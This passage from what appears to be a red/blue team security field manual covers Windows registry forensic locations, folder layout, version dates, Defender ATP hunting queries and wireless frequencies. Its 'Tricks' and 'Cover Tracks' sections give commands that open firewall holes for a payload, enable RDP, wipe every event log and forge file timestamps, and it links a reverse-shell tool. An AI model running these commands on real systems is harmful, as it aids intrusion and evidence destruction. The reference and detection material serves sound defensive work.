<b>User Name and SID</b>	X P		7	8	0	1	SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\
<b>User Password Hint</b>		V				1	SAM\SAM\Domains\Account\Users\ / UserPasswordHint
<b>User Password Hint XP</b>	X P						SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\
<b>UserAssist</b>	X P						NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\
<b>UserAssist</b>			7	8	0	1	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\
<b>UserAssist</b>							NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{GUID}\Count
<b>UsrClass Info</b>							HKEY_USERS\_Classes
<b>VMware Player Recents List</b>							NTUSER.DAT\Software\VMware, Inc.\VMWare Player\VMplayer\Window position
<b>Volume Device Interface Class</b>	X P		7	8	0	1	HKLM\SYSTEM\ControlSet001\Control\Device Classes\{53f5630d- b6bf-11d0-94f2-00a0c91efb8b}
<b>Volume Shadow Copy service driver</b>	X P		7	8	0	1	SYSTEM\ControlSet001\services\volsnap\Enum
<b>Vuze Install Path 1</b>			7				HKEY_USERS\(SID)\Software\Azureus
<b>Vuze Install Path 2</b>			7				HKEY_LOCAL_MACHINE\SOFTWARE\Azureus
<b>Vuze Install4j</b>			7				HKEY_LOCAL_MACHINE\SOFTWARE\ej-technologies\install4j\installations\allinstdirs8461-7759-5462-8226
<b>Vuze install4jprogram</b>			7				HKEY_USERS\(SID)\Software\ej-technologies\exe4j\pids
<b>Vuze Installer</b>			7				HKEY_LOCAL_MACHINE\SOFTWARE\ej-technologies\install4j\installations\instdir8461-7759-5462-8226
<b>Windows Explorer Settings</b>			7				NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced

<b>Windows Explorer Settings</b>	X P				1 8 0	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced
<b>Windows Portable Devices</b>					1 8 0	SOFTWARE\Microsoft\Windows Portable Devices\Devices\
<b>WindowsBootVerificationProgram</b>						HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\BootVerificationProgram
<b>WindowsRunKeys</b>						HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run\*
<b>WindowsRunKeys</b>						HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\*
<b>WindowsRunKeys</b>						HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce\*
<b>WindowsRunKeys</b>						HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce\Setup\*
<b>WindowsRunKeys</b>						HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnceEx\*
<b>WindowsRunKeys</b>						HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\*
<b>WindowsRunKeys</b>						HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\RunOnce\*
<b>WindowsRunKeys</b>						HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\RunOnce\Setup\*
<b>WindowsRunKeys</b>						HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\RunOnceEx\*
<b>WindowsRunKeys</b>						HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run\*
<b>WindowsRunKeys</b>						HKEY_USERS\%SID%\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run\*
<b>WindowsRunKeys</b>						HKEY_USERS\%SID%\Software\Microsoft\Windows\CurrentVersion\Run\*
<b>WindowsRunKeys</b>						HKEY_USERS\%SID%\Software\Microsoft\Windows\CurrentVersion\RunOnce\*

<b>WindowsRunKeys</b>					HKEY_USERS\%SID%\Software\Microsoft\Windows\CurrentVersion\RunOnce\Setup\*
<b>WindowsRunKeys</b>					HKEY_USERS\%SID%\Software\Microsoft\Windows\CurrentVersion\RunOnceEx\*
<b>WindowsRunKeys</b>					HKEY_USERS\%SID%\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run\*
<b>WindowsRunKeys</b>					HKEY_USERS\%SID%\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\*
<b>WindowsRunKeys</b>					HKEY_USERS\%SID%\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\RunOnce\*
<b>WindowsRunKeys</b>					HKEY_USERS\%SID%\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\RunOnce\Setup\*
<b>WindowsRunKeys</b>					HKEY_USERS\%SID%\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\RunOnceEx\*
<b>WindowsRunServices</b>					HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce\*
<b>WindowsRunServices</b>					HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices\*
<b>WindowsRunServices</b>					HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\RunServicesOnce\*
<b>WindowsRunServices</b>					HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\RunServices\*
<b>WindowsSystemPolicyShell</b>					HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System
<b>WindowsSystemPolicyShell</b>					HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Policies\System
<b>WindowsWinlogonNotify</b>					HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify\*
<b>WindowsWinlogonNotify</b>					HKEY_USERS\%SID%\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify\*

<b>WindowsWinlogonShell</b>					HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
<b>WindowsWinlogonShell</b>					HKEY_USERS\%SID%\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
<b>WindowsWinlogonShell (GINA DLL)</b>					HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
<b>WindowsWinlogonShell (GINA DLL)</b>					HKEY_USERS\%SID%\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
<b>Winlogon Userinit</b>			7		HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit
<b>Winlogon Userinit</b>					HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
<b>Winlogon Userinit</b>					HKEY_USERS\%SID%\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
<b>WinRAR</b>					NTUSER.DAT\Software\WinRAR\Dialog EditHistory\ArcName
<b>WinRAR</b>					NTUSER.DAT\Software\WinRAR\DialogEditHistory\ExtrPath
<b>WinRAR Extracted Files MRU</b>					NTUSER.DAT\Software\WinRAR\ArcHistory
<b>WinZip 11.1 Accessed Archives</b>			7		NTUSER.DAT\Software\Nico Mak Computing\filemenu/filemenu##
<b>WinZip 11.1 Extraction MRU</b>			7		NTUSER.DAT\Software\Nico Mak Computing\Extract/extract#
<b>WinZip 11.1 Registered User</b>			7		NTUSER.DAT\Software\Nico Mak Computing\WinIni/Name 1
<b>WinZip 11.1 Temp File</b>			7		NTUSER.DAT\Software\Nico Mak Computing\Directories/ZipTemp
<b>WinZip Accessed Archives</b>					NTUSER.DAT\Software\Nico Mak Computing\filemenu / filemenu##
<b>WinZip Extraction MRU</b>					NTUSER.DAT\Software\Nico Mak Computing\ Extract / extract#
<b>WinZip Location Extracted To</b>					NTUSER.DAT\Software\Nico Mak Computing\ Directories / ExtractTo
<b>WinZip Registered User</b>					NTUSER.DAT\Software\Nico Mak Computing\ WinIni / Name 1
<b>WinZip Temp File</b>					NTUSER.DAT\Software\Nico Mak Computing\ Directories / ZipTemp

WinZip Zip Creation Location					NTUSER.DAT\Software\Nico Mak Computing\ Directories / AddDir	
WinZip Zip Creation Location					NTUSER.DAT\Software\Nico Mak Computing\ Directories / DefDir	
Wireless associations to SSIDs by user			7	8	1 0	NTUSER.DAT\Software\Microsoft \ Windows\CurrentVersion\Internet Settings\Wpad\
Wireless Connections Post XP			7	8	1 0	SOFTWARE\Microsoft\Windows NT\ CurrentVersion\ NetworkList\Profiles\
Wireless Post XP			7	8	1 0	SOFTWARE\Microsoft\Windows NT\ CurrentVersion\ NetworkList\ Signatures\Managed(or Unmanaged)\
Wireless XP	X	P				SOFTWARE\Microsoft\WZCSVC\ Parameters\Interfaces\{0E271E68-9033- 4A25-9883-A020B191B3C1} /Static#####
Wireless XP	X	P				SOFTWARE\Microsoft\EAPOL\ Parameters\Interfaces\{0E271E68-9033- 4A25-9883-A020B191B3C1} / #
WordPad MRU	X	P	7	8	1 0	NTUSER.DAT\Software\Microsoft \ Windows\CurrentVersion\Appl ets\ Wordpad\Recent File List
WPD Bus Enum Enumeration				8	1 0	SYSTEM\ControlSet001\Enum\ SW D\WPDBUSENUM
WPD Bus Enum Root Enumeration User Mode Bus Drive Enumeration			7	8	1 0	SYSTEM\ControlSet001\Enum\ Wp dBusEnumRoot\UMB\
WPD Device Interface			7	8	1 0	SYSTEM\ControlSet001\ Control \DeviceClasses\{6ac27878- a6fa-4155-ba85-f98f491d4f33}
Write Block USB Devices			7			SYSTEM\ControlSet###\Control\ storageDevicePolicies\
Write Block USB Devices	X	P	7	8		SYSTEM\ControlSet###\Control\ StorageDevicePolicies / WriteProtect
XP Search Assistant history	X	P				NTUSER.DAT\Software\Microsoft \Search Assistant\ACMrU\####
Yahoo Chat Rooms						NTUSER.DAT\Software\Yahoo\Pager\ profiles\Chat
Yahoo!						NTUSER.DAT\Software\Yahoo\Pager\ Profiles\*
Yahoo! File Transfers						NTUSER.DAT\Software\Yahoo\Pager\ File Transfer

<b>Yahoo! File Transfers</b>						NTUSER.DAT\Software\Yahoo\Pager\ profiles\screen name \ FileTransfer
<b>Yahoo! Identities</b>						NTUSER.DAT\Software\Yahoo\Pager\ profiles\screen name / All Identities, Selected Identities
<b>Yahoo! Last User</b>						NTUSER.DAT\Software\Yahoo\ Pager - Yahoo! User ID
<b>Yahoo! Message Archiving</b>						NTUSER.DAT\Software\Yahoo\Pager\ profiles\screen name\Archive
<b>Yahoo! Password</b>						NTUSER.DAT\Software\Yahoo\ Pager - EOptions string
<b>Yahoo! Recent Contacts</b>						NTUSER.DAT\Software\Yahoo\Pager\ profiles\screen name\IMVironments\ Recent
<b>Yahoo! Saved Password</b>						NTUSER.DAT\Software\Yahoo\ Pager - Save Password
<b>Yahoo! Screen Names</b>						NTUSER.DAT\Software\Yahoo\Pager\ profiles\screen name
<b>Yserver</b>						NTUSER.DAT\Software\Yahoo\Yserver

REFERENCE:

- <https://www.dfir.training/resources/downloads/windows-registry>
- [https://www.13cubed.com/downloads/dfir\\_cheat\\_sheet.pdf](https://www.13cubed.com/downloads/dfir_cheat_sheet.pdf)
- <https://static1.squarespace.com/static/552092d5e4b0661088167e5c/t/5d497aefe58b7e00011f6947/1565096688890/Windows+Registry+Auditing+Cheat+Sheet+ver+Aug+2019.pdf>

**W**

**W**

**WINDOWS\_Structure**

ALL	INFORMATIONAL	WINDOWS
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Windows top-level default file structure and locations in C:\.

DIRECTORY	DESCRIPTION
\PerfLogs	Windows performance logs, but on a default configuration, it is empty.
\Program Files	32-bit architecture: Programs 16-bit and 32-bit installed in this folder. 64-bit architecture: 64-bit programs installed in this folder.
\Program Files (x86)	Appears on 64-bit editions of Windows. 32-bit and 16-bit programs are by default installed in this folder.
\ProgramData	Contains program data that are expected to be accessed by applications system

wide. The organization of the files is at the discretion of the developer.

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<b>\Users</b>	Folder contains one subfolder for each user that has logged onto the system at least once. In addition: "Public" and "Default" (hidden), "Default User" (NTFS "Default" folder) and "All Users" (NTFS symbolic link to "C:\ProgramData").
<b>\Users\Public</b>	Folder serves as a buffer for users of a computer to share files. By default, this folder is accessible to all users that can log on to the computer. By default, this folder is shared over the network with a valid user account. This folder contains user created data (typically empty).
<b>%USER%\AppData</b>	This folder stores per-user application data and settings. The folder contains three subfolders: Roaming, Local, and LocalLow. Roaming data saved in Roaming will synchronize with roaming profiles to other computer when the user logs in. Local and LocalLow does not sync up with networked computers.
<b>\Windows</b>	Windows itself is installed into this folder.
<b>\Windows\System</b> <b>\Windows\System32</b>	Folders store DLL files that implement the core features of Windows. Any time a program asks Windows to load a DLL file and do not specify a path, these folders are searched after program's own folder is searched. "System" stores 16-bit DLLs and is normally empty on 64-bit editions of Windows. "System32" stores either 32-bit or 64-bit DLL files, depending on whether the Windows edition is 32-bit or 64-bit. "SysWOW64" only appears on 64-bit editions of Windows and stores 32-bit DLLs.
<b>\Windows\SysWOW64</b>	
<b>\WinSxS</b>	This folder is officially called "Windows component store" and constitutes the majority of Windows. A copy of all Windows components, as well as all Windows updates and service packs is stored in this folder. Starting with Windows 7 and Windows Server 2008 R2, Windows automatically scavenges this folder to keep its size in check. For security reasons and to avoid the DLL issues, Windows enforces very stringent requirements on files.

---



## WINDOWS\_Tricks

RED/BLUE TEAM

MISC

WINDOWS

### Allow payload traffic through firewall:

```
netsh firewall add allowedprogram C:\payload.exe MyPayload ENABLE
```

### Open port on firewall:

```
netsh firewall add portopening TCP 1234 MyPayload ENABLE ALL
```

### Delete open port on firewall:

```
netsh firewall delete portopening TCP 1234
```

### Enable Remote Desktop

```
reg add
"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
```

### NTFS Enable Last Time File Accessed reg key as 0.

```
reg add "HKLM\SYSTEM\CurrentControlSet\Control\FileSystem" /v
NtfsDisableLastAccessUpdate /d 0 /t REG_DWORD /f
```

### POWERSHELL REVERSE TCP SHELL

<https://github.com/ZHacker13/ReverseTCPShell>

## WINDOWS COVER TRACKS

### Delete all log files from WINDIR directory:

```
del %WINDIR%\*.log /a /s /q /f
```

### Delete all System log files:

```
for /f %a in ('wevtutil el') do @wevtutil cl "%a"
```

### Delete specific System log files:

```
#1 List System log file
wevtutil el
#2 Delete specific System log
wevtutil cl [LOGNAME]
wevtutil el | Foreach-Object {wevtutil cl "$_"}
```

### PowerShell Change Timestamp of directory

```
PS> (Get-Item "C:\Windows\system32\MyDir").CreationTime=("01 March 2019 19:00:00")
```

### PowerShell Changing Modification time of a file

```
PS> (Get-Item "C:\Windows\system32\MyDir\payload.txt").LastWriteTime=("01 March 2019 19:00:00")
```

### PowerShell Changing Access time of a file

```
PS> (Get-Item "C:\Windows\system32\MyDir\payload.txt").LastAccessTime=("01 March 2019 19:00:00")
```

### PowerShell Change all Creation times of files in current directory

```
$files = Get-ChildItem -force | Where-Object {! $_.PSIsContainer}
foreach($object in $files)
{
    $object.CreationTime=("01 March 2019 19:00:00")
}
```

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## WINDOWS\_Versions

ALL	INFORMATIONAL	WINDOWS
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VERSION	DATE	RELEASE	LATEST
Windows 10	15-Jul-15	NT 10.0	18362 1903
Windows 8.1	27-Aug-13	NT 6.3	9600
Windows 8	01-Aug-12	NT 6.2	9200
Windows 7	22-Jul-09	NT 6.1	7601
Windows Vista	08-Nov-06	NT 6.0	6002
Windows XP Pro	25-Apr-05	NT 5.2	3790
Windows XP	24-Aug-01	NT 5.1	2600
Windows Me	19-Jun-00	4.9	3000
Windows 2000	15-Dec-99	NT 5.0	2195
Windows 98	15-May-98	4.1	2222 A
Windows NT 4.0	31-Jul-96	NT 4.0	1381
Windows 95	15-Aug-95	4	950
Windows NT 3.51	30-May-95	NT 3.51	1057
Windows NT 3.5	21-Sep-94	NT 3.5	807
Windows 3.2	22-Nov-93	3.2	153
Windows 3.11	08-Nov-93	3.11	300
Windows NT 3.1	27-Jul-93	NT 3.1	528
Windows 3.1	06-Apr-92	3.1	103
Windows 3.0	22-May-90	3	N/A
Windows 2.11	13-Mar-89	2.11	N/A
Windows 2.10	27-May-88	2.1	N/A
Windows 2.03	09-Dec-87	2.03	N/A

Windows 1.04	10-Apr-87	1.04	N/A
Windows 1.03	21-Aug-86	1.03	N/A
Windows 1.02	14-May-86	1.02	N/A
Windows 1.0	20-Nov-85	1.01	N/A

REFERENCE:

[https://en.wikipedia.org/wiki/List\\_of\\_Microsoft\\_Windows\\_versions](https://en.wikipedia.org/wiki/List_of_Microsoft_Windows_versions)

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## WINDOWS DEFENDER ATP

BLUE TEAM	THREAT HUNT	WINDOWS
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Microsoft Defender Advanced Threat Protection is a platform designed to help enterprise networks prevent, detect, investigate, and respond to advanced threats.

DESCRIPTION	QUERY
<b>Possible RDP tunnel</b>	<pre> ProcessCreationEvents   where EventTime &gt; ago(10d)   where (ProcessCommandLine contains ":3389" or ProcessCommandLine contains ":6511")   project EventTime, ComputerName, AccountName, InitiatingProcessFileName, ActionType, FileName, ProcessCommandLine, InitiatingProcessCommandLine </pre>
<b>Allow RDP connection</b>	<pre> ProcessCreationEvents   where EventTime &gt; ago(7d)   where ( ProcessCommandLine contains "SC CONFIG" and ProcessCommandLine contains "DISABLED" and ProcessCommandLine contains "wuauclt" ) or (ProcessCommandLine contains "Terminal Serve" and ProcessCommandLine contains "fDenyTSCconnections" and ProcessCommandLine contains "0x0" )   summarize makeset(ComputerName), makeset(AccountName), makeset(ProcessCommandLine) by InitiatingProcessFileName   project EventTime, ComputerName, ProcessCommandLine, InitiatingProcessFileName, AccountName </pre>
<b>inf file echo creation/execution</b>	<pre> ProcessCreationEvents   where EventTime &gt; ago(17d)   where ProcessCommandLine contains "echo" and ProcessCommandLine contains ".inf"   summarize makeset(ComputerName), makeset(AccountName), makeset(ProcessCommandLine) by </pre>

	<pre> InitiatingProcessFileName   project EventTime, ComputerName, ProcessCommandLine, InitiatingProcessFileName, AccountName </pre>
<b>Accounts Creation</b>	<pre> ProcessCreationEvents   where EventTime &gt; ago(7d)   where ProcessCommandLine contains "net user" and ProcessCommandLine contains "/add"   summarize makeset(ComputerName), makeset(AccountName), makeset(ProcessCommandLine) by InitiatingProcessFileName   project EventTime, ComputerName, ProcessCommandLine, InitiatingProcessFileName, AccountName </pre>
<b>Local Accounts Activation</b>	<pre> ProcessCreationEvents   where EventTime &gt; ago(7d)   where ProcessCommandLine contains "Administrator /active:yes" or ProcessCommandLine contains "guest /active:yes"   summarize makeset(ComputerName), makeset(AccountName), makeset(ProcessCommandLine) by InitiatingProcessFileName   project EventTime, ComputerName, ProcessCommandLine, InitiatingProcessFileName, AccountName </pre>
<b>User Addition to Local Groups</b>	<pre> ProcessCreationEvents   where EventTime &gt; ago(7d)   where ProcessCommandLine contains "localgroup" and ProcessCommandLine contains "/add" and ( ProcessCommandLine contains "Remote Desktop Users" or ProcessCommandLine contains "administrators")   summarize makeset(ComputerName), makeset(AccountName), makeset(ProcessCommandLine) by InitiatingProcessFileName   project EventTime, ComputerName, ProcessCommandLine, InitiatingProcessFileName, AccountName </pre>
<b>Service Creation</b>	<pre> ProcessCreationEvents   where EventTime &gt; ago(7d)   where FileName contains "SECEDIT"   where ProcessCommandLine == @"secedit.exe /export /cfg ** .inf"   summarize makeset(ComputerName), makeset(AccountName), makeset(ProcessCommandLine) by InitiatingProcessFileName </pre>

<b>Alert Events</b>	AlertEvents   where EventTime > ago(7d)   summarize makeset(FileName), dcount(FileName), makeset(ComputerName), makeset(Category), dcount(ComputerName) by Title   sort by dcount_ComputerName desc
<b>Alert Events by Category</b>	AlertEvents   where EventTime > ago(7d)   summarize dcount(ComputerName), dcount(FileName), makeset(FileName), makeset(ComputerName) by Category, Severity   sort by dcount_ComputerName desc
<b>Alert Events by ComputerName</b>	AlertEvents   where EventTime > ago(7d)   summarize dcount(Category), dcount(FileName), makeset(Category), makeset(FileName) by ComputerName, Severity   sort by dcount_Category desc
<b>Alert Events by FileName</b>	AlertEvents   where EventTime > ago(7d)   summarize dcount(ComputerName), dcount(Category), makeset(Severity), makeset(Category), makeset(ComputerName) by FileName   sort by dcount_ComputerName desc
<b>Alert Events by Win Defender</b>	MiscEvents   where EventTime > ago(17d)   where ActionType == "WDAVDetection"   summarize makeset(FileName), makeset(InitiatingProcessParentFileName), makeset(InitiatingProcessFileName), makeset(InitiatingProcessCommandLine), makeset(FolderPath), makeset(InitiatingProcessFolderPath) , makeset(AccountName ) by ComputerName
<b>Clearing Event Log Activity</b>	ProcessCreationEvents   where EventTime > ago(10d)   where ProcessCommandLine contains "call ClearEventlog" or InitiatingProcessCommandLine contains "call ClearEventlog"   summarize makeset(ComputerName), makeset(AccountName), dcount(ComputerName) by InitiatingProcessFileName, ProcessCommandLine   sort by dcount_ComputerName desc
<b>Output Redirection Activity</b>	ProcessCreationEvents   where EventTime > ago(10d)   where ProcessCommandLine contains ">&1"   summarize makeset(ComputerName), makeset(AccountName), dcount(ComputerName) by

	InitiatingProcessFileName, ProcessCommandLine   sort by dcount_ComputerName desc
<b>Remote Share Mounting Activity</b>	ProcessCreationEvents   where EventTime > ago(7d)   where ProcessCommandLine contains "net.exe"   where ProcessCommandLine contains "\\c\$" or ProcessCommandLine contains "\\admin\$" or ProcessCommandLine contains "\\ipc\$"
<b>IMPACKET Artifact Search</b>	ProcessCreationEvents   where EventTime > ago(10d)   where ProcessCommandLine contains "127.0.0.1\\ADMIN\$\\" and ProcessCommandLine contains "2>&1"   project EventTime , InitiatingProcessFileName , ProcessCommandLine, AccountName , ComputerName   sort by InitiatingProcessFileName desc   top 1000 by EventTime
<b>Process Dump Activity</b>	ProcessCreationEvents   where EventTime > ago(10d)   where (ProcessCommandLine contains "-accepteula" and ProcessCommandLine contains "1>") or (ProcessCommandLine contains "-accepteula" and ProcessCommandLine contains "-ma")   summarize makeset(ComputerName), makeset(AccountName), dcount(ComputerName) by InitiatingProcessFileName, ProcessCommandLine   sort by dcount_ComputerName desc
<b>Network Activity thru Cscript/Wscript</b>	NetworkCommunicationEvents   where EventTime > ago(7d)   where InitiatingProcessFileName in ("cscript.exe", "wscript.exe")   summarize makeset(InitiatingProcessParentName), makeset(RemoteUrl), makeset(RemotePort), makeset(InitiatingProcessAccountName) ,dcount(RemoteUrl) by InitiatingProcessCommandLine   sort by dcount_RemoteUrl desc
<b>Network Activity thru PowerShell</b>	NetworkCommunicationEvents   where EventTime > ago(1d)   where InitiatingProcessFileName =~ "powershell.exe"   summarize makeset(RemoteUrl), makeset(RemotePort), makeset(InitiatingProcessAccountName) ,dcount(RemoteUrl) by InitiatingProcessCommandLine   sort by dcount_RemoteUrl desc
<b>BitsAdmin Execution</b>	ProcessCreationEvents   where EventTime > ago(7d)   where FileName contains "bitsadmin.exe"

	<pre>   where ProcessCommandLine contains "/TRANSFER" or ProcessCommandLine contains "/CREATE" or ProcessCommandLine contains "/ADDFILE" or ProcessCommandLine contains "/SETPROXY" or ProcessCommandLine contains "/SETNOTIFYCMDLINE" or ProcessCommandLine contains "/SETCUSTOMHEADERS" or ProcessCommandLine contains "/SETSECURITYFLAGS" or ProcessCommandLine contains "/SETREPLYFILENAME"   project EventTime, ComputerName, ProcessCommandLine, InitiatingProcessFileName, AccountName   top 1000 by EventTime </pre>
<b>BitsAdmin Transfer</b>	<pre> ProcessCreationEvents   where EventTime &gt; ago(7d)   where FileName =~ "bitsadmin.exe"   where ProcessCommandLine contains "/transfer"   project EventTime, ComputerName, ProcessCommandLine, InitiatingProcessFileName, AccountName   top 1000 by EventTime </pre>
<b>LOLbin CertUtil Decode</b>	<pre> ProcessCreationEvents   where EventTime &gt; ago(7d)   where FileName =~ "certutil.exe"   where ProcessCommandLine contains "-decode" and ProcessCommandLine contains "\\AppData\\"   project EventTime, ComputerName, ProcessCommandLine, InitiatingProcessFileName, AccountName   top 1000 by EventTime </pre>
<b>MSOffice Abuse Indicators</b>	<pre> ProcessCreationEvents   where EventTime &gt; ago(1d)   where InitiatingProcessParentName contains "winword.exe" or InitiatingProcessParentName contains "excel.exe" or InitiatingProcessParentName contains "powerpnt.exe"   where FileName contains "cscript" or FileName contains "wscript" or FileName contains "powershell"   project EventTime, ComputerName, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessParentName, AccountName   top 1000 by EventTime </pre>
<b>LOLbin RunDll32 Activity</b>	<pre> ProcessCreationEvents   where EventTime &gt; ago(7d)   where FileName =~ "rundll32.exe"   where ProcessCommandLine contains ",Control_RunDLL"   summarize makeset(ComputerName), </pre>

	<pre> makeset(AccountName), dcount(ComputerName) by InitiatingProcessFileName, ProcessCommandLine   sort by dcount_ComputerName desc </pre>
<b>LOLbin RunDll32 Register Server</b>	<pre> ProcessCreationEvents   where EventTime &gt; ago(7d)   where FileName =~ "rundll32.exe"   where ProcessCommandLine contains "DllRegisterServer"   summarize makeset(ComputerName), makeset(AccountName) by InitiatingProcessFileName, ProcessCommandLine   sort by InitiatingProcessFileName asc </pre>
<b>LOLbin RunDll32 Suspicious Execution</b>	<pre> ProcessCreationEvents   where EventTime &gt; ago(7d)   where FileName =~ "rundll32.exe"   where InitiatingProcessFileName in ("winword.exe" , "excel.exe" , "cscript.exe" , "wscript.exe" , "mshta.exe" )   summarize makeset(ComputerName), makeset(AccountName) by InitiatingProcessFileName, ProcessCommandLine   sort by InitiatingProcessFileName asc </pre>
<b>LOLbin RunDll32 HTA Remote</b>	<pre> ProcessCreationEvents   where EventTime &gt; ago(1d)   where FileName =~ "rundll32.exe"   where ProcessCommandLine contains "mshhtml,RunHTMLApplication"   project EventTime, ComputerName, ProcessCommandLine, InitiatingProcessFileName, AccountName   top 1000 by EventTime </pre>
<b>LOLbin RunDll32 Roaming Profile</b>	<pre> ProcessCreationEvents   where EventTime &gt; ago(7d)   where FileName =~ "rundll32.exe"   where ProcessCommandLine contains "\\roaming\\"   where ProcessCommandLine !contains "\\STREAM Interactive (Emirates).appref-ms "   summarize makeset(ComputerName), makeset(AccountName) by InitiatingProcessFileName, ProcessCommandLine   sort by InitiatingProcessFileName asc </pre>
<b>at.exe Process Execution</b>	<pre> ProcessCreationEvents   where EventTime &gt; ago(7d)   where FileName =~ "at.exe"   project EventTime, ComputerName, ProcessCommandLine, InitiatingProcessFileName, AccountName   top 1000 by EventTime </pre>
<b>WMIC Process call</b>	<pre> ProcessCreationEvents   where EventTime &gt; ago(7d) </pre>



	<pre>   where FileName =~ "WMIC.exe"   where ProcessCommandLine contains "process call create"   project EventTime, ComputerName, ProcessCommandLine, InitiatingProcessFileName, AccountName   top 1000 by EventTime </pre>
<b>Process wscript to .js</b>	<pre> ProcessCreationEvents   where EventTime &gt; ago(7d)   where FileName =~ "wscript.exe"   where ProcessCommandLine contains ".js"   summarize makeset(ComputerName), makeset(AccountName) by InitiatingProcessFileName, ProcessCommandLine   sort by InitiatingProcessFileName asc </pre>
<b>Process wscript creating .zip/.rar</b>	<pre> ProcessCreationEvents   where EventTime &gt; ago(7d)   where FileName =~ "wscript.exe"   where ProcessCommandLine contains "\\appdata\\" and ProcessCommandLine contains ".zip" or ProcessCommandLine contains "\\Rar\$*\\"   project EventTime, ComputerName, ProcessCommandLine, InitiatingProcessFileName, AccountName   top 1000 by EventTime </pre>

### Uncoder: One common language for cyber security

<https://uncoder.io/>

Uncoder.IO is the online translator for SIEM saved searches, filters, queries, API requests, correlation and Sigma rules to help SOC Analysts, Threat Hunters and SIEM Engineers. Easy, fast and private UI you can translate the queries from one tool to another without a need to access to SIEM environment and in a matter of just few seconds.

Uncoder.IO supports rules based on Sigma, ArcSight, Azure Sentinel, Elasticsearch, Graylog, Kibana, LogPoint, QRadar, Qualys, RSA NetWitness, Regex Grep, Splunk, Sumo Logic, Windows Defender ATP, Windows PowerShell, X-Pack Watcher.

#### REFERENCE:

[https://github.com/beahunt3r/Windows-](https://github.com/beahunt3r/Windows-Hunting/tree/master/WindowsDefenderATP%20Hunting%20Queries%20)

[Hunting/tree/master/WindowsDefenderATP%20Hunting%20Queries%20](https://github.com/beahunt3r/Windows-Hunting/tree/master/WindowsDefenderATP%20Hunting%20Queries%20)

<https://docs.microsoft.com/en-us/windows/security/threat-protection/>

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## WIRELESS FREQUENCIES

ALL	INFORMATIONAL	N/A
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STANDARD	FREQUENCIES
802.11	2.4, 3.6, 4.9, 5.0, 5.2, 5.6, 5.8, 5.9 and 60 GHz
802.11a	5.0 GHz
802.11b/g	2.4 GHz
802.11n	2.4, 5.0 GHz
Bluetooth/BLE	2.4-2.483.5 GHz
CDMA2000 (inc. EV-DO, 1xRTT)	450, 850, 900 MHz 1.7, 1.8, 1.9, and 2.1 GHz
EDGE/GPRS	850 MHz, 900 MHz, 1.8 GHz, and 1.9 GHz
EnOcean	868.3 MHz
Flash-OFDM	450 and 870 MHz
iBurst	1.8, 1.9, and 2.1 GHz
ISM Band	4.33GHz, 915MHz, 2.4GHz, 5GHz
Keyless FOB	315 MHz (US) 433.92 MHz (EU,Asia)
Low Rate WPAN (802.15.4)	868 MHz (EU), 915 MHz (US), 2.4 GHz
RFID	120-150 kHz (LF) 13.56 MHz (HF)
UMTS FDD	850 MHz, 900 MHz, 2.0, 1.9/2.1, 2.1, and 1.7/2.1 GHz
UMTS-TDD	450, 850 MHz, 1.9, 2, 2.5, and 3.5 GHz
Vemesh	868 MHz, 915 MHz, and 953 MHz
WiMax (802.16e)	2.3, 2.5, 3.5, 3.7, and 5.8 GHz
Wireless USB, UWB	3.1 to 10.6 GHz
AT&T 4G [2, 4, 5, 12, 14, 17, 29, 30, 66]	1900MHz, 1700MHz abcde, 700MHz bc
Verizon Wireless 4G [2, 4, 5, 13, 66]	1900MHz, 1700MHz f, 700MHz c
T-Mobile 4G [2, 4, 5, 12, 66, 71]	1900MHz, 1700MHz def, 700MHz a, 600MHz
